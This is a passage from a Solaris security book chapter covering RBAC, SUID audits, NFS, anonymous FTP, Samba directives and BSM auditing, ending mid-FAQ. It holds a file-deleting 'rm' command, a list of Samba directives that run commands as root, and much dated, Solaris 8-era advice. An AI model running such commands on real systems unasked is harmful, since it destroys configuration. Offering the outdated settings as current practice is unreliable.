This file defines the profiles (formerly called *execution profiles*) and is pretty simple in format. The first field is the name of the profile, and it is case sensitive. The second and third fields, **res1** and **res2**, are reserved for future use and should be left blank. The fourth field is to be used for a description, and the final field contains the authorizations. This is a semicolon-separated keyword=value list. The most useful keyword is the **auths** keyword, which is used to specify authorizations, as found in the **auth_attr** file, that will have this profile applied to them.

/etc/security/exec_attr - name:policy:type:res1:res2:id:attr

This is the final puzzle piece in RBAC configuration. This file defines the relationship between the profile and the commands assigned to that profile. The first field of the file is the **name**, which is one of the profile names found in the **prof_attr** file. The second field should contain the security policy associated with this profile. Currently, there is only one supported policy, the Superuser policy model. The keyword for this policy is **suser** and is the only valid entry. The third field specifies the type and currently supports only the value **cmd** (command). The fourth and fifth fields are, as before, reserved for future use and should be blank. The sixth field is used for the command that will be executed. Be sure to type the entire path. If arguments are to be mandated (for example, specifying the command as **ls -l** as opposed to simply **ls**), a shell script should be written, and the **id** should point to that script. The final field contains a semicolon-separated list of key=value pairs. Four keys are supported: **uid**, **euid**, **gid**, and **egid**. The ***uid** keys take a single username as a value; the **gid** keys take a group name. When you assign a **euid** or **egid**, the effect is identical to running the command **setuid** or **setgid**. When you assign the **uid** or **gid**, both real and effective **id** will be changed.

For a complete discussion on RBAC, please see Sun's security white paper, RBAC in the Solaris Operating Environment, available at www.sun.com/software/whitepapers/.

Changing Default Settings

We've all faced the daunting task of cleaning up after a base Solaris install. We've all wondered why Sun chose to leave so many things so wide open. But as the old saying goes, "Ours is not to reason why." In this section, we look at some of the tasks required to clean up after an installation. The following discussion isn't meant to be a comprehensive guide; for example, we assume that you already know to turn off unnecessary services and remove extraneous users.

We can't say this enough: The very first thing you need to do after installation or when you take over an existing system is apply patches. Vulnerabilities creep up very fast, and an unpatched system soon becomes a rat's nest of problems. For the sake of your own sanity: patch, patch, patch!

The next thing to do is go through you run control directories and disable some of those services started on boot. Some of the lesser-traveled steps to disable are detailed in the following list:

- Rename autoconfiguration links **/etc/rc2.d/{S30sysid.net, S71sysid.sys, S72autoinstall}** to **/etc/rc2.d/{s30sysid.net, s71sysid.sys,s72autoinstall}**. Doing so prevents someone with root access from executing sys-unconfig to wipe out all networking parameters.
- Rename NFS and cachefs links **/etc/rc2.d/{K28nfs.server,S73nfs .client, S73cachefs.daemon,S93cacheos.finish}** to **/etc/rc2.d/ {k28nfs.server,s73nfs.client, s73cachefs.daemon,s93cacheos .finish,s74autofs}** to disable NFS mounts and exports if you aren't using NFS.

- Rename RPC links **/etc/rc2.d/{S71rpc,S76nscd} to /etc/rc2.d/ {NOS71rpc,NOS76nscd}** to disable RPC services.
- Rename expreserve link **/etc/rc2.d/S80PRESERVE to /etc/rc2.d/ NOS80PRESERVE**. Expreserve recovers data from unsaved vi sessions but historically has been vulnerable.
- Type **/bin/rm "/etc/auto_*" /etc/dfs/dfstab**. (Be sure to note that there is no space between _ and * in this command!) Note: If you are using NFS with the automounter, do not perform this step.

The next step is to look for all those SUID programs left on your system. This task is easily accomplished with the use of the **find** command, as in the following:

```
find / -type f  \( -perm -u+s -o -perm g+s \) -ls
```

Redirect the output to a file for later perusal. The tricky part comes in digesting all the output and becomes especially tough when you aren't really familiar with the use of the **suid** or **sgid** commands. My install of Solaris 8 came with 59 binaries with either **suid** or **sgid**. Although I know what most of them do, I can't say that I am familiar with all of them. A command I found useful was this **awk** command:

```
awk '/ f none [246]/ {print}' /var/sadm/install/contents
```

It's pretty handy for the simple reason that it not only lists SUID and SGID files, but it also lists the package with which each file was installed. Using this command, you can get a little more information about a new or unknown command. Unfortunately, no one can give you a magic bullet and tell you specifically which files can and can't be left SUID/SGID. This is something you need to determine based on the needs of your system. Some applications require specific things. There is help, however. Sun distributes a wonderful tool called FixModes, written by Casper Dik and available at www.sun.com/blueprints/tools/. It is highly recommended that you test this tool, which can save you many headaches and keystrokes.

The usual next step is to disable the automounting of CDs and diskettes. This step helps ensure that you are in total control of the file systems mounted on a computer you are managing. When you use the automount feature, however, any user can mount whatever they please. There is no way to know what is on a user's disk. It could contain malicious code or other objectionable material. Furthermore, diskettes are a handy way for information—information that might be critical or confidential—to leave a system. You can disable the **automountd** daemon by stopping the service (**/etc/rc2.d/S74autofs stop**) and then rename the link from S74autofs to s74autofs, or you can go all the way and remove the packages that support automounting. These are SUNWvolr, SUNWvolu, and SUNWvolg. If you don't plan to use the feature, it's just as good to remove the packages. You can always add them back if you need them. If you plan to use automountd, make sure that a SUID binary isn't used to take control of the system. To this end, Solaris provides the rmmount.conf(4) file. This file is the configuration file used to share diskettes and CD-ROMs (among other things). I strongly recommend adding the following options, which will prevent SUID execution:

```
mount hsfs -o nosuid
mount ufs -o nosuid
```

Also consider mounting both diskettes and CD-ROMs using the read-only (**ro**) option:

```
mount floppy* -o nosuid,ro
```

It's also a good idea to enable the Basic Security Module and make sure that the /etc/security/device_allocate file is in order. This file allows you to use either built-in or custom programs to properly purge data from a device before it is reused. For example, the following entry ensures that an FD device is properly purged before the insertion of a new diskette:

```
# floppy drive
fd0;fd;reserved;reserved;alloc;/etc/security/lib/fd_clean;
```

Check the man page for device_allocate(4) for all available options.

Another smart thing to do is set the CMASK variable in the /etc/default/init file. This variable controls the UMASK of all processes started by the **init** daemon. If it isn't set, the **init** daemon will default to the system UMASK, but it's a good idea to make sure that you are running with a nice, restrictive value. 022 is the default value, but modify it according to your needs. The next file to modify is /etc/default/login file, as follows:

- Ensure that the **UMASK=nnn** entry is uncommented and that the value is a sane one for your site. Again, the default is 022, which is acceptable for many purposes.

- Uncomment the **SYSLOG_FAILED_LOGINS=n** entry, and set the value to something like 3. This value determines how many failed logins will be allowed before syslog is notified to record an event.
- Uncomment the **RETRIES=n** entry. Also set this value to 3, with the default being 5. This value determines how many retries a user (or attacker) gets before the login process exits.
- Change the **CONSOLE=** to reflect **/dev/null** as the console device. This prevents root login on any device and ensures that you have maximum accountability for everyone, including yourself.

It's also a good idea to modify the **/etc/default/passwd** file and increase the **PASSLENGTH** to 8 (which is also the maximum).

The next step is to make some changes to your file system parameters. Mount as many of your file system's read only files as you can. An attacker can't use a Trojan horse against your system if he can't write files. Many of these changes depend on how the file system has been created. Some admins create just one file system, the / system. They have justifications for this practice, but I don't understand them. Making more specific-purpose file systems eases both backup and general security. It also allows you the flexibility to place some controls on those file systems. For example, if you make /dev and /devices their own file systems instead of letting them live under the / file system, you have the flexibility of mounting some other file systems with the **nosuid** option. Here are some basic guidelines for changes to /etc/vfstab:

- Change the option in the last column of the /usr entry to **ro**.
- Change the option in the last column of the /opt entry to **nosuid,ro**.
- Change the option in the last column of the /var entry to **nosuid,rw**.
- Change the option in the last column of the / entry to **remount,nosuid**.

As always, test and verify that these changes suite the needs of your specific system.

The next thing to look at is system logging. You need to create and set ownership on the /var/adm/loginlog file to ensure that failed login attempts are recorded:

```
touch /var/adm/loginlog
chown root:sys /var/adm/loginlog
chmod 600 /var/adm/loginlog
```

Another important step where logging is concerned is to ensure that **inetd(1M)** logs all its TCP connections. This is accomplished by adding the **–t** (trace) option to the entry in the /etc/init.d/inetsvc file. Also add a line to restrict core file creation. Core files can be useful for debugging, but they cal also be used by an attacker to gain insight into the workings of the system. It is recommended that you add the line **ulimit –c 0** to the /etc/init.d/inetsvc file.

Using NFS

The Network File System, or NFS, has long been used to share data between computers running UNIX and more recently between UNIX computers and PCs. This long service, however, has not been without some trouble. NFS is constantly under attack, and running NFS leaves you open to risks. You can't protect yourself entirely while running NFS (or any RPC-based program, for that matter), but you can take some steps to protect yourself as much as possible. This section details some of those measures.

NFS, like any RPC-based program, relies on a service called rpc.mountd. This service is an RPC server that handles the requests to mount a file system via NFS, and it is also inherently risky. One of the main problems with NFS is authentication. By default, there is no encryption on the network message sent to request a mount. The UID and GID of the user requesting the mount are bundled into the message and sent via cleartext. This makes it rather easy to write a program to forge a mount request. This loophole can be altered by the use of Diffie-Hellman (DH) or Kerberos authentication, and doing so is highly recommended.

For DH authentication to function, a naming system needs to be in place within the network. Each computer within the domain must be able to resolve the name. The next step is to create new keys, both public and private. Solaris provides the **newkey(1M)** command (use the **nisaddcred(1M)** command if you are using NIS+ as a naming service) to enable the creation of host and user keys. In addition, the **chkey(1)** command is supported to allow users to re-encrypt their keys. The steps are pretty simple to set up DH authentication for NIS:

1. Edit the **/etc/nsswitch.conf** file and set the variable publickey to **nis**.
2. Execute the **newkey** command with the **–h** <hostname> argument, and answer the password prompts.
3. On the NIS server, as the root user, execute the **newkey** command with the **–u** <username> command for each user.
4. Have the user log in and execute the **chkey –p** command.

Assuming the key server (/usr/sbin/keyserv) is running on the host and that the **keylogin** command, which decrypts and stores the secret key for use, has been executed, you should now be able to use DH authentication. To share a file system with DH authentication, you simply supply the **sec=dh** option to the **share** command, like so:

```
share -F nfs -o sec=dh /export/tools
```

If you are using the automount utility, you also need to specify the **sec=dh** option within the auto_master map. To use Kerberos authentication, simply execute the **share** command with the **sec=krb4** option. Of course, you must be using Kerberos already. Setting up Kerberos is beyond the scope of this discussion.

Share and Share Alike

Another serious problem with NFS lies in common administrative oversights. I remember auditing a Solaris server at a major publishing company that used NFS to distribute some prepress materials to a printing house. They shared a file system from the print house over the Internet with absolutely no protection and no restrictions on the mount! I was aghast; they were complacent. There are numerous ways to protect yourself, whether you are the client or the server in the NFS equation. Both the **mount(1M)** and the **share(1M)** commands allow the use of some pretty handy options. Some of the better options to use when sharing a file system are detailed in Table 5.1.

Table 5.1 Security-Enhancing Options to the Share(1M) Command

Share(1M) Option	Explanation
-rw=client[:client2:client3 ?]	Allows read/write mounting from only those specific clients. No other clients will be able to mount the file system. You may also specify users, netgroups, networks, and DNS suffixes as options. See **share_nfs(1M)** for details.
-ro[=client[:client2 ?]]	Allows the mount to be exported read only and optionally restricts the clients that may access that file system. You may also specify users, netgroups, networks, and DNS suffixes as options. See **share_nfs(1M)** for details.

Continued

Table 5.1 Continued

Share(1M) Option	Explanation
anon=-1	Denies access for unknown users. Also denies attempts by root users of other machines to mount a file system, since remote root users are mapped to the anonymous UID.
window=value	When using Kerberos or DH authentication, sets the maximum lifetime of the RPC request's credential. The default is 8.3 hours.
nosuid	Restricts the creation of SUID and SGID files by clients.
nosub	Restricts the mounting of subdirectories below a shared directory.

When you mount files from servers, its also best to look after your own interests. The **mount(1M)** command takes similar options to the **share** command. For example, to mount a file system read/write with SUID execution denied, you execute the following command:

```
mount -F nfs -o rw,nosuid,sec=dh server:/export/danger /mnt
```

This command ensures that you are taking measures toward your security, regardless of the options supplied to the **share** command on the server. Be careful, though, with any sharing of file systems. Don't share file systems that contain system binaries, log files, or sensitive data. If an attacker managed to gain read/write access to your /bin directory, for example, your system could be completely compromised within minutes. Furthermore, Solaris supports a symbol to restrict connections to the NFS server to those originating from privileged ports. To enable this symbol, add the following line to your /etc/system file:

```
set nfs:nfs_portmon = 1
```

Note that this command does not protect you from attacks in which the attacker has privileged access to the attacking system or to attacks launched from PC systems.

Another problem with NFS, regardless of the authentication method used, is a lack of encryption on the normal transactions. As mentioned earlier, NFS data travels in cleartext, making eavesdropping a trivial task and possibly leading to the capture of an existing file handle and thus potentially valuable data. There is no easy solution to this problem. One possible option is to tunnel your NFS traffic within a site-to-site or client-to-server virtual private network (VPN). Although this option isn't always practical, it is one of the few methods of protecting NFS traffic on the wire. Furthermore, it is wise to block **portmap** (port 111) and **nfsd** (port 2049) at your border routers or firewalls. NFS traffic probably shouldn't be going from network to network. You have lots of other choices for transferring data.

Locking Down FTP Services

If you plan to offer FTP services, be warned. This can be a very risky proposition. It is a risk that can be managed but never eliminated. A friend of mine—a veteran security administrator, programmer, and UNIX guru—was going over one of his own systems one day. He found a veritable treasure trove of pirated booty. Software of all kinds was hidden neatly away on his FTP server. Who knows how long the pirates were stealing his bandwidth and how much farther could they have gotten into his system if they had the urge?

Offering FTP services to clients is a handy thing. It allows you to distribute software cheaply and easily and in a way that most Web users are at least familiar with. The problem is that there are so many holes in so many of the software applications used to offer FTP. A quick search on SecurityFocus can keep you busy for a long time. For example, a recent multivendor vulnerability notice was posted on SecurityFocus and can be found at www.securityfocus.com/bid/2496. This vulnerability impacts Solaris, HP-UX, Linux, BSD, AIX, and others. So how can you keep yourself safe?

The only real answer is that you can't, but you can take steps to make sure that you are as safe as possible. As usual, the first step is patching the system. Make sure that any known vulnerabilities are fixed. Next, you need to decide if you are going to offer anonymous FTP services. If you are, there are some general guidelines you should follow. First, make sure that the environment that the FTP users are logging into is restricted. Solaris's FTPD, luckily, performs a **chroot(2)** to the home directory of the FTP user. This saves you some trouble. Create a user—ftpuser, for example. This user should not use a valid shell in his or her /etc/passwd entry. If the user did have a valid shell, login would be allowed, which is not what we want. I use /noshell as the shell for my FTP user entry. The home directory of this user should be the area where the FTP tree can be found. Something like /export/ftp is recommended. In addition, make sure that there is no password for this user by placing **NP** in the /etc/shadow file entry for this user. Next, the file structure needs to be very carefully arranged:

- **~ftp** This directory should be owned by *root* and should not be writable by *user*, *group*, or *other*.
- **~ftp/bin** This directory should be owned by *root* and should not be writable by *user*, *group*, or *other*. It should also be symlinked to ~ftp/usr/bin and should contain the **ls** command, with mode set to 111.
- **~ftp/usr/lib** This directory should be owned by *root* and should not be writable by *user*, *group*, or *other*. This directory should contain the following files:
  - Ld.so.1*
  - libc.so.1*
  - libdl.so.1*
  - libmp.so.2*
  - libnsl.so.1*
  - libsocket.so.1*
  - nss_compat.so.1*
  - nss_dns.so.1*
  - nss_files.so.1*
  - nss_nis.so.1*
  - nss_nisplus.so.1*
  - nss_xfn.so.1*
  - straddr.so*
  - straddr.so.2*
- **~ftp/etc** This directory should be owned by *root* and should not be writable by *user*, *group*, or *other*. Place limited copies of /etc/passwd, /etc/group, and /etc/netconfig, with mode 444.
- **~ftp/pub** This directory is where your files will be uploaded and downloaded to. If you want to allow upload, set the mode to 777; otherwise, set the permissions to restrict write access.

- **~ftp/dev** This directory should be owned by *root* and should not be writable by *user, group,* or *other*. You need to use **mknod** to create the files in this directory. Use the **ls -lL** (lowercase *l*, uppercase *L*) to get the major and minor numbers and then use these numbers to create the nodes. The files you need are /dev/zero, /dev/tcp, /dev/udp, and /dev/ticotsord. Set the read and write mode to 666 on these nodes.
- **~ftp/usr/share/lib/zoneinfo** This directory should be mode 555 and owned by the root user. Its contents should be the same as those of /usr/share/lib/zoneinfo.

In addition, you need to make sure that the /etc/pam.conf file is properly configured to handle FTP authentication, whether anonymous or normal. The following lines should be in the pam.conf file:

```
ftp   auth        required     /usr/lib/security/pam_unix.so.1
ftp   account     required     /usr/lib/security/pam_unix.so.1
ftp   session     required     /usr/lib/security/pam_unix.so.1
```

It's also a good idea to make sure that the /etc/default/ftpd file is created and contains a valid banner for your site as well as a UMASK for files created by the FTP process. I recommend 077.

Another useful file is /etc/ftpusers. This file contains names of users who are *not* allowed FTP access. It is strongly recommended that you put in this file all the built-in accounts as well as all your user accounts who should not be accessing FTP services. The command is simple:

```
cat /etc/passwd | cut -f1 -d: > /etc/ftpusers
chown root /etc/ftpusers
chmod 600 /etc/ftpusers
```

Using Samba

Samba, an open-source application that provides the ability to share resources between UNIX-based systems and Windows-based systems, is a very popular solution to Windows/UNIX interoperability. The problem is that it is very difficult to configure securely. The configuration file, smb.conf, is complex, with a bevy of seldom used options. In this section, we discuss some of the better options for security within the smb.conf file and look at some of the more current Samba exploits.

The format of the smb.conf file is fairly straightforward. Here is a sample element from the file:

```
[accounting]
      path = /export/acctg
      writable = yes
      browsable = no
      valid users = tealc djackson
      admin users = scarter
      max connections = 3
```

This entry sets up a share called *accounting* at the specified path. The *writable* parameter defines whether or not the share will be read/write or read only. In this case, we have specified that the share will be read/write. We will not, however, allow the share to be seen via **net view** or in the browse list. We prevent this by specifying that *browsable* is set to *no*. We define three valid users, one of them having administrative access. Administrative access, defined by the *admin users* parameter, should be carefully considered. Any user with admin access to the share will have total control and will be able to take any action, regardless of file permissions.

There are some options that you should never see in a smb.conf file. These options are detailed in Table 5.2.

Table 5.2 Dangerous Smb.conf Configuration Directives

Directive	Description
root postexec	Indicates a command to be run once the service (share) is no longer in use. The command is run with root privileges on the server.
smbrun	If Samba is properly installed, this parameter should not need to be set. The parameter takes a value that indicates the location of the Samba binary. It could be used to force the use of a "Trojaned" or altered binary.
root preexec	Indicates a command to be run when the service is connected to. The command is run with root privileges.
unix password sync	If set to true, this parameter allows the Samba server to run, as root, a command to change the Solaris password, without any verification. The program that is run is also configurable, which makes this another hole.
add user script	Assuming special conditions are met, the script that is defined by this parameter will be run, as root, to add a user.

Continued

Table 5.2 Continued

Directive	Description
delete user script	Assuming special conditions are met, the script that is defined by this parameter will be run, as root, to delete a user.
preexec / exec	Similar to root preexec, except the program is not run as root.
panic action	Specifies a program to run when Samba crashes and could be used to attack the system.
hosts equiv	Specifies the location of a file that contains the name of hosts and users that are allowed unauthenticated access.

Although it is very convenient to use the [home] share features to allow the addition of users' home directories, it is not a very good security idea, primarily because of the dynamic nature of that addition. If you take the time to manually configure each user's home directory, you'll be able to specify much finer-grained control. An example is the addition of a *hosts allow* directive restricting share access.

There are some parameters that you should use as much as possible. The *hosts allow* and *hosts deny* are two good examples. These specify systems that can or cannot access your services. Another handy feature is the ability to specify valid interfaces, using the *interfaces* directive, and then only allow SMB and NMB to use defined interfaces with the *bind interfaces only*. This is a great way to restrict access, but remember to include the loopback address in the *interfaces* directive, or some SMB features won't work as advertised.

As with NFS, always be very cautious when you allow clients to connect with write access. Any shares with *writable=yes* should, ideally, have access control with *valid users* or *invalid users* and *hosts allow* or *hosts deny*. Furthermore, the [net-login] share should *never* have write allowed.

Samba allows a few different authentication methods. These are **user**, **share**, **server**, and **domain**. It is important to understand the differences between the four and which best suites your needs. To this end, let's take a moment to examine the features of each option, as quoted from the smb.conf man page:

- **security=share** When clients connect to a share-level security server, they need not log on to the server with a valid username and password before attempting to connect to a shared resource (although modern clients such as Windows 95/98 and Windows NT will send a logon request with a username but no password when talking to a *security=share* server). Instead, the clients send authentication information (passwords) on a per-share basis at the time they attempt to connect to that share.

- **security=user** This is the default security setting in Samba 2.0. With user-level security, a client must first log on with a valid username and password (which can be mapped using the **username map** parameter). Encrypted passwords (see the **encrypted passwords** parameter) can also be used in this security mode. Parameters such as **user** and **guest only**, if set, are then applied and could change the UNIX user to use on this connection, but only after the user has been successfully authenticated. Note that the name of the resource being requested is *not* sent to the server until after the server has successfully authenticated the client. For this reason, guest shares don't work in user-level security without allowing the server to automatically map unknown users into the guest account.
- **security=server** In this mode, Samba tries to validate the username/password by passing it to another SMB server, such as an NT box. If this fails, it reverts to *security=user*, but note that if encrypted passwords have been negotiated, Samba cannot revert to checking the UNIX password file; it must have a valid smbpasswd file to check users against. See the documentation file in the docs/ directory ENCRYPTION.txt for details on how to set this up. Note that from the client's point of view *security=server* is the same as *security=user*. It affects only how the server deals with the authentication; it does not in any way affect what the client sees.
- **security=domain** This mode works correctly only if smbpasswd has been used to add this machine into a Windows NT domain. It expects the **encrypted passwords** parameter to be set to *true*. In this mode, Samba tries to validate the username/password by passing it to a Windows NT primary or backup domain controller, in exactly the same way that a Windows NT Server would do. Note that a valid UNIX user must still exist, as must the account on the domain controller, to allow Samba to have a valid UNIX account to which it can map file access.

Note that from the client's point of view, *security=domain* is the same as *security=user*. It affects only how the server deals with the authentication; it does not in any way affect what the client sees.

Alas, no matter what mode is selected, Samba still has its problems. Remember, this is an open-source solution based on a closed-source product, namely Microsoft Windows. There are holes, and even the most restrictive settings won't always plug them. As with any file-sharing service, you must be vigilant. Patch or update the software as often as available. Test, test, and test again.

Monitoring and Auditing File Systems

No matter what steps you have taken to secure your system, you must be ever vigilant. New attacks are discovered and perfected all the time, and new bugs are introduced with each new revision of software. Security is a moving target, and you can never rest. Solaris offers you several handy tools to monitor your system.

The handiest tool is the company's online "fingerprint" database. You can use this database, located at http://sunsolve.sun.com/pub-cgi/fileFingerprints.pl, to compare MD5 checksums of your existing files against those of pristine files. You'll need the MD5 binaries, which are also available from Sun. They can be downloaded at http://sunsolve.sun.com/md5/md5.tar.Z. Once the MD5 binaries are installed, you can create checksums of your current files with a command similar to the following:

```
find /usr/bin -type f -print | xargs -n 100 /opt/md5/md5-sparc >
    /tmp/md5.txt
```

This command finds all files in the /usr/bin directory and then runs them through the MD5 checksum generator, redirecting the output to a temporary file.

Other useful tools include the Sun Basic Security Module, or BSM, which is a very thorough system auditor. BSM provides a C2 level of auditing, which is quite a lot of information. To enable BSM auditing on your system, simply execute the **/etc/security/bsmconv** program. To disable it, run **/etc/security/bsmunconv**. BSM writes its logs in binary format, and for that reason, it includes two tools for maintaining the logs. These are **auditreduce(1M)** and **praudit(1M)**. Two categories of events are logged: user processes and kernel events. When BSM auditing is enabled, all security-sensitive kernel events produce an audit log. The following user programs can also generate audit entries:

- /bin/login
- /usr/bin/su
- /usr/bin/newgrp
- /usr/dt/bin/dtlogin
- /usr/bin/in.ftpd

- /usr/sbin/rexd
- /usr/sbin/in.uucpd
- /usr/bin/passwd
- /usr/bin/allocate
- /usr/bin/deallocate
- /usr/sbin/mountd
- /usr/sbin/crond
- /usr/sbin/init
- /usr/sbin/halt
- /usr/sbin/uadmin

The events that will actually generate an audit event are configured in the /etc/security/audit_control file. This file contains entries like the following:

```
dir:/var/audit
flags:lo
minfree:20
naflags:lo
```

The first line directs the auditd subsystem to store the audit information in the /var/audit directory. The second line directs that audit events of the LO (login) class be recorded. The third line, minfree:20, directs the auditd subsystem to execute the **audit_warn** shell script when free space falls below 20 percent. The **audit_warn** script generates a warning to the administrator informing him or her of the space problem. The last line, naflags, defines the nonattributable events that are to be audited. These define events that cannot be linked with a particular user.

There are many predefined classes of audit event. These include the ability to audit file reads (FR), file writes (FW), network events (NT), and administrative events (AD). A complete listing of all available audit events can be found in the audit_control(4) man page.

Another file used to configure BSM is the /etc/security/audit_user file. This file contains per-user directives and allows a finer grain of auditing. Perhaps you have some temporary accounts that you offer to consultants, or there is a user who is suspected of malicious operation within the enterprise. You can specify that such user account be monitored more closely. Conversely, you can also specify flags that will not be audited. The format of the sudit_user file is as follows:

```
username:flags_to_audit:flags_to_not_audit
```

The flags are the same as those found in the audit_control file. When you enable BSM auditing of user commands (the ex class), it's a good idea to also turn on auditing of the arguments to those commands. By default, BSM logs only the command, but entering the **auditconfig** command with the **–setpolicy** option allows you to tighten the scope a little:

```
auditconfig -setpolicy +argv
```

To process the audit data, you need to use the **auditreduce** and **praduit** commands. Use **auditreduce** to select and optionally delete records from the audit file; this command is often used to generate data that will be piped to the **praudit** command. Read the man pages for each of these commands to familiarize yourself with the many options. We'll take a brief look at some of the more useful ones here, as outlined in Table 5.3.

Table 5.3 Auditreduce Command Options

Option	Description
-r /pathname	Specifies an alternate audit_root directory. Useful if you archive records to an alternate directory.
-s server	Directs auditreduce to read audit records from a specific server's directory. Useful when you are collecting records on a central audit server.
-a date-time	Finds records on or after the specified date and time. (Can be used with -b to form a range.)
-b date-time	Finds records on or before the specified date and time. (Can be used with the -a option to form a range.)
-d date-time	Selects records on a specific date and time.
-c classes	Selects records by audit class.
-r user	Selects records generated by a specific user.

For example, the following command would find the logins by our administrator, scarter, on September 1, 2001, and for the following 15 days. We then pipe that output to **praudit** to create a readable output:

```
auditreduce -a 20010901 +15d -u scarter -c lo | praudit
```

Summary

In this chapter, we have covered some of the finer points of security as it applies to the Solaris file system. We have looked at access control, using both access control lists and Role Based Access Control. We learned how RBAC can allow users access to administrative functions without having access to the root password. We also learned how to apply ACLs to sensitive files and how ACLs can allow files to be accessed in a much more secure and finer-grained method than the normal System V file system would allow.

We investigated ways to further secure the Solaris system by altering some of the default settings, including the ways that local file systems are mounted. We tightened system security further by ensuring that some unneeded daemons and applications are not started at system initialization, and we added some logging capacity. We also made the system harder to brute force by restricting retries by login and added logging to alert us when the threshold is reached.

We also looked at NFS and saw some of the pitfalls using this protocol opens up for us. We saw that by default, the permissions on a shared file system or directory are very lax, and we demonstrated some ways to make those exports a bit tighter. We also learned how to use Secure NFS to provide encrypted authentication, possibly preventing some common attacks such as file-handle stealing.

We learned about setting up an anonymous FTP server under Solaris, ensuring that the environment was suitably configured to allow the environment to be chrooted, thus ensuring a greater level of security. We also learned about the importance of patching this commonly vulnerable service. We took a peek at some of the options of Samba configuration and some of its weaknesses.

Hopefully, after you read this chapter and applying some new tricks, your system will be more secure. But it will not be *completely* secure. It will never be completely secure. Security is a moving target. Don't let any sense of accomplishment, even a justified sense, cause you to let down your guard.

Solutions Fast Track

Establishing Permissions and Ownership

☑ Be very wary of SUID/SGID binaries.

☑ Use ACLs on all binaries left SUID/SGID after your audit.

☑ Consider the use of Role Based Access Control to allow limited access to privileged commands.

☑ Consider the use of FixModes to assist you in the correction of base permissions.

Using NFS

☑ Be very cautious about the file systems or directories that you share.

☑ Share read-only files whenever possible.

☑ When mounting file systems, mount them NOSUID to ensure greater security.

Locking Down FTP Services

☑ Seriously evaluate your need to run FTP services.

☑ Apply all vendor patches and test that vulnerabilities do not exist.

☑ Run anonymous FTP services only in a chrooted environment; verify that you cannot *break out* of the *jail*.

☑ If you allow download only, verify that you cannot create files on the server as an FTP user.

Using Samba

☑ Never use hosts equiv or rhosts authentication.

☑ Always define each user's home share explicitly, and use access control wherever possible.

☑ Be wary of any directive that allows program execution with root privilege.

☑ Protect your smbpasswd file as carefully as you would your /etc/shadow file.

Monitoring and Auditing File Systems

- ☑ Be aware of your installed baseline. Be sure to take a snapshot of the system immediately after installation and configuration. Keep this snapshot well protected.
- ☑ If you opt to use BSM auditing, be sure that you use some sort of log reduction system. Audit logs can fill very fast and can clog the system if left unchecked.
- ☑ Also with BSM, remember to configure the audited events and monitor them for applicability. This setting is one that might require tuning!

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: You mention the risks of SUID binaries. I have heard of buffer overflows, but aren't these very difficult to exploit? Don't they require special programming knowledge?

A: The answer is no. With the explosive growth of the Internet, both the knowledge and the tools needed to exploit these vulnerabilities are commonly available. No special programming knowledge is required to use a tool that someone has made available, and these tools are very easily gained.

Q: I'm logging so much stuff, how can I keep up with it all?

